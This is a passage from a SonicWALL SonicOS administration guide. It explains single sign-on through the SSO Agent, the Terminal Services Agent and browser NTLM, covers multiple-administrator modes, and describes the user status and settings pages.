For users on individual Windows workstations, the SSO Agent (on the SSO workstation) handles the authentication requests from the SonicWALL appliance. There are six steps involved in SonicWALL SSO authentication using the SSO Agent, as illustrated in the following figure.



The SonicWALL SSO authentication process is initiated when user traffic passes through a SonicWALL security appliance, for example, when a user accesses the Internet. The sent packets are temporarily blocked and saved while the SonicWALL security appliance sends a "User Name" request and workstation IP address to the authorization agent running the SSO Agent (the SSO workstation).

The authorization agent running the SSO Agent provides the SonicWALL security appliance with the username currently logged into the workstation. A User IP Table entry is created for the logged in user, similarly to RADIUS and LDAP.

### SonicWALL SSO Authentication Using the Terminal Services Agent

For users logged in from a Terminal Services or Citrix server, the SonicWALL TSA takes the place of the SSO Agent in the authentication process. The process is different in several ways:

- The TSA runs on the same server that the user is logged into, and includes the user name and domain along with the server IP address in the initial notification to the SonicWALL appliance.
- Users are identified by a user number as well as the IP address (for non-Terminal Services users, there is only one user at any IP address and so no user number is used). A non-zero user number is displayed in the SonicOS management interface using the format "x.x.x.x user n", where x.x.x.x is the server IP address and n is the user number.
- The TSA sends a close notification to the SonicWALL appliance when the user logs out, so no polling occurs.

Once a user has been identified, the SonicWALL security appliance queries LDAP or a local database (based on administrator configuration) to find user group memberships, match the memberships against policy, and grant or restrict access to the user accordingly. Upon successful completion of the login sequence, the saved packets are sent on. If packets are received from the same source address before the sequence is completed, only the most recent packet will be saved.

User names are returned from the authorization agent running the SSO Agent in the format <domain>/<user-name>. For locally configured user groups, the user name can be configured to be the full name returned from the authorization agent running the SSO Agent (configuring the names in the SonicWALL security appliance local user database to match) or a simple user name with the domain component stripped off (default).

For the LDAP protocol, the <domain>/<user-name> format is converted to an LDAP distinguished name by creating an LDAP search for an object of class "domain" with a "dc" (domain component) attribute that matches the domain name. If one is found, then its distinguished name will be used as the directory sub-tree to search for the user's object. For example, if the user name is returned as "SV/bob" then a search for an object with "objectClass=domain" and "dc=SV" will be performed. If that returns an object with distinguished name "dc=sv,dc=us,dc=sonicwall,dc=com," then a search under that directory sub-tree will be created for (in the Active Directory case) an object with "objectClass=user" and "sAMAccountName=bob". If no domain object is found, then the search for the user object will be made from the top of the directory tree.

Once a domain object has been found, the information is saved to avoid searching for the same object. If an attempt to locate a user in a saved domain fails, the saved domain information will be deleted and another search for the domain object will be made.

User logout is handled slightly differently by SonicWALL SSO using the SSO Agent as compared to SSO with the TSA. The SonicWALL security appliance polls the authorization agent running the SSO Agent at a configurable rate to determine when a user has logged out. Upon user logout, the authentication agent running the SSO Agent sends a User Logged Out response to the SonicWALL security appliance, confirming that the user has been logged out and terminating the SSO session. Rather than being polled by the SonicWALL appliance, the TSA itself monitors the Terminal Services / Citrix server for logout events and notifies the SonicWALL appliance as they occur, terminating the SSO session. For both agents, configurable inactivity timers can be set, and for the SSO Agent the user name request polling rate can be configured (set a short poll time for quick detection of logouts, or a longer polling time for less overhead on the system).

### SonicWALL SSO Authentication Using Browser NTLM Authentication

For users who are browsing using Mozilla-based browsers (including Internet Explorer, Firefox, Chrome and Safari) the SonicWALL appliance supports identifying them via NTLM (NT LAN Manager) authentication. NTLM is part of a browser authentication suite known as “Integrated Windows Security” and is supported by all Mozilla-based browsers. It allows a direct authentication request from the appliance to the browser without involving the SonicWALL SSO agent. NTLM is often used when a domain controller is not available, such as when the user is remotely authenticating over the Web.

NTLM Authentication is currently available for HTTP; it is not available for use with HTTPS traffic.

Browser NTLM authentication can be tried before or after the SonicWALL SSO agent attempts to acquire the user information. For example, if the SonicWALL SSO agent is tried first and fails to identify the user, then, if the traffic is HTTP, NTLM is tried.

To use this method with Linux or Mac clients as well as Windows clients, you can also enable SSO to probe the client for either **NetAPI** or **WMI**, depending on which is configured for the SSO Agent. This causes the SonicWALL appliance to probe for a response on the NetAPI/WMI port before requesting that the SSO Agent identify a user. If no response occurs, these devices will fail SSO immediately. For a Windows PC the probe will generally work (unless blocked by a personal firewall) and the SonicWALL SSO agent will be used. For a Linux/Mac PC (assuming it is not set up to run Samba server) the probe will fail, the SSO agent will be bypassed and NTLM authentication will be used when HTTP traffic is sent.

NTLM cannot identify the user until they browse with HTTP, so any traffic sent before that will be treated as unidentified. The default CFS policy will be applied, and any rule requiring authenticated users will not let the traffic pass.

If NTLM is configured to be used before the SonicWALL SSO agent, then if HTTP traffic is received first, the user will be authenticated with NTLM. If non-HTTP traffic is received first, the SonicWALL SSO agent will be used for authentication.

The number of NTLM user logins is combined with the number of SSO logins, and the total at any time cannot exceed the **Max SSO Users** limit for the appliance model. The specific Max SSO Users value is provided in the TSR. For information about the TSR, see the [“Using the Single Sign-On Statistics in the TSR” section on page 1183](#).

### How Does SonicWALL SSO Agent Work?

The SonicWALL SSO Agent can be installed on any workstation with a Windows domain that can communicate with clients and the SonicWALL security appliance directly using the IP address or using a path, such as VPN. For installation instructions for the SonicWALL SSO Agent, refer to the [“Installing the SonicWALL SSO Agent” section on page 1140](#).

Multiple SSO agents are supported to accommodate large installations with thousands of users. You can configure up to eight SSO agents, each running on a dedicated, high-performance PC in your network.




**Note** One SSO agent on a fast PC can support up to 2500 users.

The SonicWALL SSO Agent only communicates with clients and the SonicWALL security appliance. SonicWALL SSO Agent uses a shared key for encryption of messages between the SSO Agent and the SonicWALL security appliance.



**Note** The shared key is generated in the SSO Agent and the key entered in the SonicWALL security appliance during SSO configuration must match the SSO Agent-generated key exactly.

### User Login Authorization



The SonicWALL security appliance queries the SonicWALL SSO Agent over the default port 2258. The SSO Agent then communicates between the client and the SonicWALL security appliance to determine the client's user ID. The SonicWALL SSO Agent is polled, at a rate that is configurable by the administrator, by the SonicWALL security appliance to continually confirm a user's login status.

## Logging

The SonicWALL SSO Agent sends log event messages to the Windows Event Log based on administrator-selected logging levels.

The SonicWALL security appliance also logs SSO Agent-specific events in its event log. The following is a list of SSO Agent-specific log event messages from the SonicWALL security appliance:

- **User login denied - not allowed by policy rule** – The user has been identified and does not belong to any user groups allowed by the policy blocking the user's traffic.
- **User login denied - not found locally** – The user has not been found locally, and **Allow only users listed locally** is selected in the SonicWALL security appliance.
- **User login denied - SSO Agent agent timeout** – Attempts to contact the SonicWALL SSO Agent have timed out.
- **User login denied - SSO Agent configuration error** – The SSO Agent is not properly configured to allow access for this user.
- **User login denied - SSO Agent communication problem** – There is a problem communicating with the workstation running the SonicWALL SSO Agent.
- **User login denied - SSO Agent agent name resolution failed** – The SonicWALL SSO Agent is unable to resolve the user name.
- **SSO Agent returned user name too long** – The user name is too long.
- **SSO Agent returned domain name too long** – The domain name is too long.



**Note** The notes field of log messages specific to the SSO Agent will contain the text **<domain/user-name>, authentication by SSO Agent.**

### Administrative Logging

SonicWALL Single Sign-On can use the Domain Controller's Windows Security Log (WSL) to identify logged in users. This capability was added in SonicWALL Directory Services Connector 3.4.51, and the Directory Services Connector configuration is described in that Release Note. In previous DSC releases, the SSO Agent could be configured to use either WMI or NetAPI to communicate with user workstations for user identification, but could not use the Domain Controller security logs.

Domain administrators can use the Event Viewer function on the Domain Controller to set logging options. Configuring the audit policy to record login information will cause the Windows Security Log to track the information needed by SSO. For more information, refer to the *User Identification Using the Domain Controller Security Log* technote, which can be downloaded from this SonicWALL Web page:

[http://www.sonicwall.com/app/projects/file\\_downloader/document\\_lib.php?t=TN&id=344](http://www.sonicwall.com/app/projects/file_downloader/document_lib.php?t=TN&id=344)

### Non-Administrative Logging


A Query Source option to use the Domain Controller Security Log is also available, which does not require use of the Domain administrator account. This option still requires read access to the security log, but this can be accomplished for a non-administrator account by using the method described in the *Configuring a Non-Admin Domain Account for SSO Agent to Read Domain Security Logs* technote, which can be downloaded from this SonicWALL Web page:

[http://www.sonicwall.com/app/projects/file\\_downloader/document\\_lib.php?t=TN&id=333](http://www.sonicwall.com/app/projects/file_downloader/document_lib.php?t=TN&id=333)



## How Does SonicWALL Terminal Services Agent Work?

The SonicWALL TSA can be installed on any Windows Server machine with Terminal Services or Citrix installed. The server must belong to a Windows domain that can communicate with the SonicWALL security appliance directly using the IP address or using a path, such as VPN.



For installation instructions for the SonicWALL TSA, refer to the [“Installing the SonicWALL Terminal Services Agent”](#) section on page 1144.

### Topics:

- [“Multiple TSA Support”](#) on page 1090
- [“Encryption of TSA Messages and Use of Session IDs”](#) on page 1090
- [“Connections to Local Subnets”](#) on page 1091
- [“Non-Domain User Traffic from the Terminal Server”](#) on page 1091

- [“Non-User Traffic from the Terminal Server” on page 1091](#)
- [“How Does Browser NTLM Authentication Work?” on page 1091](#)

## Multiple TSA Support

To accommodate large installations with thousands of users, SonicWALL network security appliances are configurable for operation with multiple terminal services agents (one per terminal server). The number of agents supported depends on the model, as shown in the following table.

| SonicWALL Appliance Model | TS Agents Supported |
|---------------------------|---------------------|
| NSA E8510                 | 256                 |
| NSA E7500/E8500           | 256                 |
| NSA E6500                 | 128                 |
| NSA E5500                 | 64                  |
| NSA 5000                  | 32                  |
| NSA 4500                  | 16                  |
| NSA 3500                  | 16                  |
| NSA 2400                  | 8                   |
| NSA 250M                  | 4                   |
| NSA 240                   | 4                   |
| NSA 220                   | 4                   |
| TZ 215 Series             | 4                   |
| TZ 210 Series             | 4                   |
| TZ 205 Series             | Not supported       |
| TZ 200 Series             | Not supported       |
| TZ 105 Series             | Not supported       |
| TZ 100 Series             | Not supported       |

For all SonicWALL network security appliance models, a maximum of 32 IP addresses is supported per terminal server.

## Encryption of TSA Messages and Use of Session IDs

SonicWALL TSA uses a shared key for encryption of messages between the TSA and the SonicWALL appliance when the user name and domain are contained in the message. The first open notification for a user is always encrypted, because the TSA includes the user name and domain.



**Note** The shared key is created in the TSA, and the key entered in the SonicWALL appliance during SSO configuration must match the TSA key exactly.

The messages between the appliance and the TS agent (and the SSO agent too) are DES encrypted (using triple-DES) and DES uses a numeric key that can be represented by a hexadecimal string. Each octet of the key requires two hex digits to represent its value, hence the key needs to be an even number of hex digits.

Using a hexadecimal key contributes to the encryption strength. For example, if a pass-phrase was used instead and converted to a numeric key, the end-result would be no different than using the numeric-key directly and the pass-phrase would be more guessable than the hex representation of the key.

And also note that the information that we are “protecting” here is actually not very sensitive. It is simply a mapping between user names and TCP/UDP connections (TSA) or user names and IP addresses (SSO). No sensitive data like passwords is transferred.

The TSA includes a user session ID in all notifications rather than including the user name and domain every time. This is efficient, secure, and allows the TSA to re-synchronize with Terminal Services users after the agent restarts.

## Connections to Local Subnets

The TSA dynamically learns network topology based on information returned from the appliance and, once learned, it will not send notifications to the appliance for subsequent user connections that do not go through the appliance. As there is no mechanism for the TSA to “unlearn” these local destinations, the TSA should be restarted if a subnet is moved between interfaces on the appliance.

## Non-Domain User Traffic from the Terminal Server

The SonicWALL appliance has the **Allow limited access for non-domain users** setting for optionally giving limited access to non-domain users (users logged into their local machine and not into the domain), and this works for terminal services users as it does for other SSO users.

If your network includes non-Windows devices or Windows computers with personal firewalls running, check the box next to **Probe user for** and select the radio button for either **NetAPI** or **WMI** depending on which is configured for the SSO Agent. This causes the SonicWALL appliance to probe for a response on the NetAPI/WMI port before requesting that the SSO Agent identify a user. If no response occurs, these devices will fail SSO immediately. Such devices do not respond to, or may block, the Windows networking messages used by the SSO Agent to identify a user.

## Non-User Traffic from the Terminal Server

Non-user connections are opened from the Terminal Server for Windows updates and anti-virus updates. The TSA can identify a connection from a logged-in service as being a non-user connection, and indicates this in the notification to the appliance.

To control handling of these non-user connections, an **Allow Terminal Server non-user traffic to bypass user authentication in access rules** checkbox is available in the TSA configuration on the appliance. When selected, these connections are allowed. If this checkbox is not selected, then the services are treated as local users and can be given access by selecting the **Allow limited access for non-domain users** setting and creating user accounts on the appliance with the corresponding service names.

## How Does Browser NTLM Authentication Work?

### Topics:

- [“NTLM Authentication of Domain Users” on page 1092](#)
- [“NTLM Authentication of Non-Domain Users” on page 1092](#)
- [“Credentials for NTLM Authentication in the Browser” on page 1092](#)

## NTLM Authentication of Domain Users

For domain users, the NTLM response is authenticated via the MSCHAP mechanism in RADIUS. RADIUS must be enabled on the appliance.

The following settings on the **Users** tab of the SSO configuration apply when configuring NTLM authentication:

- **Allow only users listed locally**
- **Simple user names in local database**
- **Mechanism for setting user group memberships** (LDAP or local)
- **User group memberships can be set locally by duplicating LDAP user names** (set in the LDAP configuration and applicable when the user group membership mechanism is LDAP)
- **Polling rate**

## NTLM Authentication of Non-Domain Users

With NTLM, non-domain users could be users who are logged into their PC rather than into the domain, or could be users who were prompted to enter a user name and password and entered something other than their domain credentials. In both cases, NTLM allows for distinguishing these from domain users.

If the user name matches a local user account on the SonicWALL appliance then the NTLM response is validated locally against the password of that account. If successful, the user is logged in and given privileges based on that account. User group memberships are set from the local account, not from LDAP, and (since the password has been validated locally) will include membership of the Trusted Users group.

If the user name does not match a local user account, the user will not be logged in. The **Allow limited access for non-domain users** option does not apply for users authenticated via NTLM.

## Credentials for NTLM Authentication in the Browser

For NTLM authentication, the browser either uses the domain credentials (if the user is logged into the domain), thus providing full single-sign-on functionality, or prompts the user to enter a name and password for the website being accessed (the SonicWALL appliance in this case). Different factors affect the browser's ability to use the domain credentials when the user is logged into the domain. These factors depend on the type of browser being used:

- **Internet Explorer 7** – Internet Explorer uses the user's domain credentials and authenticates transparently if the website that it is logging into (the SonicWALL appliance) is in the local intranet, according to the Security tab in its Internet Options. This requires adding the SonicWALL appliance to the list of websites in the Local Intranet zone in the Internet Options.

This can be done via the domain's group policy in the Site to Zone Assignment List under Computer Configuration, Administrative Templates, Windows Components, Internet Explorer, Internet Control Panel, Security Page.



**Note** Windows 7 and Vista machines require additional configuration to use RADIUS authentication with browser NTLM authentication via Internet Explorer. See the [“Configuring NTLMv2 Session Security on Windows” section on page 1169.](#)

- **Google Chrome 7** – Chrome behaves the same as Internet Explorer, including requiring that the SonicWALL appliance is added to the list of websites in the Local Intranet zone in the Internet Options.
- **Firefox 3.6** – Firefox uses the user's domain credentials and authenticates transparently if the website that it is logging into (the SonicWALL appliance) is listed in the **network.automatic-ntlm-auth.trusted-uris** entry in its configuration (accessed by entering **about:config** in the Firefox address bar).
- **Safari 3.6** – Although Safari does support NTLM, it does not currently support fully transparent logon using the user's domain credentials.
- **Browsers on Non-PC Platforms** – Non-PC platforms such as Linux and Mac can access resources in a Windows domain through Samba, but do not have the concept of "logging the PC into the domain" as Windows PCs do. Hence, browsers on these platforms do not have access to the user's domain credentials and cannot use them for NTLM.

When a user is not logged into the domain or the browser cannot use their domain credentials, it will prompt for a name and password to be entered, or will use cached credentials if the user has previously opted to have it save them.

In all cases, should authentication fail when using the user's domain credentials (which could be because the user does not have the privileges necessary to get access) then the browser will prompt the user to enter a name and password. This allows the user to enter credentials different from the domain credentials to get access.

## Multiple Administrator Support Overview

### Topics:

- ["What is Multiple Administrators Support?" section on page 1093](#)
- ["Benefits" section on page 1093](#)
- ["How Does Multiple Administrators Support Work?" section on page 1094](#)

### What is Multiple Administrators Support?

The original version of SonicOS supported only a single administrator to log on to a SonicWALL security appliance with full administrative privileges. Additional users can be granted "limited administrator" access, but only one administrator can have full access to modify all areas of the SonicOS GUI at one time.

SonicOS releases 4.0 and higher provide support for multiple concurrent administrators. This feature allows for multiple users to log-in with full administrator privileges. In addition to using the default **admin** user name, additional administrator usernames can be created.

Because of the potential for conflicts caused by multiple administrators making configuration changes at the same time, only one administrator is allowed to make configuration changes. The additional administrators are given full access to the GUI, but they cannot make configuration changes.

### Benefits

Multiple Administrators Support provides the following benefits:

- **Improved productivity** - Allowing multiple administrators to access a SonicWALL security appliance simultaneously eliminates "auto logout," a situation that occurs when two administrators require access to the appliance at the same time and one is automatically forced out of the system.

- **Reduced configuration risk** – The new read-only mode allows users to view the current configuration and status of a SonicWALL security appliance without the risk of making unintentional changes to the configuration.

## How Does Multiple Administrators Support Work?

### Topics:

- [“Configuration Modes” section on page 1094](#)
- [“User Groups” section on page 1095](#)
- [“Priority for Preempting Administrators” section on page 1096](#)
- [“GMS and Multiple Administrator Support” section on page 1096](#)

### Configuration Modes

In order to allow multiple concurrent administrators, while also preventing potential conflicts caused by multiple administrators making configuration changes at the same time, the following configuration modes have been defined:

- **Configuration mode** - Administrator has full privileges to edit the configuration. If no administrator is already logged into the appliance, this is the default behavior for administrators with full and limited administrator privileges (but not read-only administrators).



**Note** Administrators with full configuration privilege can also log in using the Command Line Interface (CLI).

- **Read-only mode** - Administrator cannot make any changes to the configuration, but can view the browse the entire management UI and perform monitoring actions.

Only administrators that are members of the **SonicWALL Read-Only Admins** user group are given read-only access, and it is the only configuration mode they can access.

- **Non-configuration mode** - Administrator can view the same information as members of the read-only group and they can also initiate management actions that do not have the potential to cause configuration conflicts.

Only administrators that are members of the **SonicWALL Administrators** user group can access non-configuration mode. This mode can be entered when another administrator is already in configuration mode and the new administrator chooses not to preempt the existing administrator. By default, when an administrator is preempted out of configuration mode, he or she is converted to non-configuration mode. On the **System > Administration** page, this behavior can be modified so that the original administrator is logged out.

The following table provides a summary of the access rights available to the configuration modes. Access rights for limited administrators are included also, but note that this table does not include all functions available to limited administrators.

| Function                              | Full admin in config mode | Full admin in non-config mode | Read-only administrator | Limited administrator |
|---------------------------------------|---------------------------|-------------------------------|-------------------------|-----------------------|
| Import certificates                   | X                         |                               |                         |                       |
| Generate certificate signing requests | X                         |                               |                         |                       |
| Export certificates                   | X                         |                               |                         |                       |

| Function                  | Full admin in config mode | Full admin in non-config mode | Read-only administrator | Limited administrator |
|---------------------------|---------------------------|-------------------------------|-------------------------|-----------------------|
| Export appliance settings | X                         | X                             | X                       |                       |
| Download TSR              | X                         | X                             | X                       |                       |
| Use other diagnostics     | X                         | X                             |                         | X                     |
| Configure network         | X                         |                               |                         | X                     |
| Flush ARP cache           | X                         | X                             |                         | X                     |
| Setup DHCP Server         | X                         |                               |                         |                       |
| Renegotiate VPN tunnels   | X                         | X                             |                         |                       |
| Log users off             | X                         | X                             |                         | X<br>guest users only |
| Unlock locked-out users   | X                         | X                             |                         |                       |
| Clear log                 | X                         | X                             |                         | X                     |
| Filter logs               | X                         | X                             | X                       | X                     |
| Export log                | X                         | X                             | X                       | X                     |
| Email log                 | X                         | X                             |                         | X                     |
| Configure log categories  | X                         | X                             |                         | X                     |
| Configure log settings    | X                         |                               |                         | X                     |
| Generate log reports      | X                         | X                             |                         | X                     |
| Browse the full UI        | X                         | X                             | X                       |                       |
| Generate log reports      | X                         | X                             |                         | X                     |

### User Groups

The Multiple Administrators Support feature introduces two new default user groups:

- **SonicWALL Administrators** - Members of this group have full administrator access to edit the configuration.
- **SonicWALL Read-Only Admins** - Members of this group have read-only access to view the full management interface, but they cannot edit the configuration and they cannot switch to full configuration mode.

It is not recommended to include users in more than one of these user groups. However, if you do so, the following behavior applies:

- If members of the **SonicWALL Administrators** user group are also included in the **Limited Administrators** or **SonicWALL Read-Only Admins** user groups, the members will have full administrator rights.
- If members of the **Limited Administrators** user group are included in the **SonicWALL Read-Only Admins** user group, the members will have limited administrator rights.

### Priority for Preempting Administrators


The following rules govern the priority levels that the various classes of administrators have for preempting administrators that are already logged into the appliance:


1. The **admin** user and SonicWALL Global Management System (GMS) both have the highest priority and can preempt any users.
2. A user that is a member of the **SonicWALL Administrators** user group can preempt any users except for the **admin** and SonicWALL GMS.
3. A user that is a member of the **Limited Administrators** user group can only preempt other members of the **Limited Administrators** group.

### GMS and Multiple Administrator Support

When using SonicWALL GMS to manage a SonicWALL security appliance, GMS frequently logs in to the appliance (for such activities as ensuring that GMS management IPsec tunnels have been created correctly). These frequent GMS log-ins can make local administration of the appliance difficult because the local administrator can be preempted by GMS.

## Viewing Status on Users > Status



The **Users > Status** page displays **Active User Sessions** on the SonicWALL. The table lists **User Name**, **IP Address**, **Session Time**, **Time Remaining**, **Inactivity Remaining**, **Settings**, and **Logout**. To log a user out, click the **Delete**  icon next to the user's entry.



Users /

## Status

Active User Sessions Items 1 to 1 (of 1)

| <input type="checkbox"/> | User Name | IP Address   | Session Time | Time Remaining | Inactivity Remaining | Type/Mode   | Settings                                                                              | Logout                                                                                |
|--------------------------|-----------|--------------|--------------|----------------|----------------------|-------------|---------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------|
| <input type="checkbox"/> | admin     | 10.0.204.239 | 61 Minutes   | Unlimited      | 99 Minutes           | Config mode |  |  |

Logout Selected Users Filter

**Privileges**  
 Bypass content filters  
 Full administration capability

Note: bypass content filters privilege for admin is configured on the Content Filter page.



## Configuring Settings on Users > Settings

On this page, you can configure the authentication method required, global user settings, and an acceptable user policy that is displayed to users when logging onto your network.

Users / **Settings**

---

**User Login Settings**

Authentication method for login:

Single-sign-on method:

RADIUS may also be required for CHAP/NTLM:

Redirect the browser to this appliance via:

The interface IP address

Its domain name from a reverse DNS lookup of the interface IP address

Its configured domain name

The name from the administration certificate

Show authentication page for (minutes):

Case-sensitive user names

Enforce login uniqueness

Redirect users from HTTPS to HTTP on completion of login

Allow HTTP login with RADIUS CHAP mode

One-time password Email format:  Plain Text  HTML

---

**User Session Settings**

Inactivity timeout (minutes):

Enable login session limit for web logins

Login session limit (minutes):

Show user login status window

User's login status window sends heartbeat every (seconds):

Enable disconnected user detection

Timeout on heartbeat from user's login status window (minutes):

---

**Other Global User Settings**

Allow these HTTP URLs to bypass user authentication in access rules:

Configuration instructions for the settings on this page are provided in the following sections:

- [“User Login Settings” on page 1098](#)
- [“User Session Settings” on page 1100](#)
- [“Other Global User Settings” on page 1100](#)
- [“Acceptable Use Policy” on page 1103](#)
- [“Customize Login Pages” on page 1105](#)

## User Login Settings

- In the **Authentication method for login** drop-down list, select the type of user account management your network uses:
  - Select **Local Users** to configure users in the local database in the SonicWALL appliance using the **Users > Local Users** and **Users > Local Groups** pages.

For information about using the local database for authentication, see [“Using Local Users and Groups for Authentication” on page 1074](#).

For detailed configuration instructions, see the following sections:

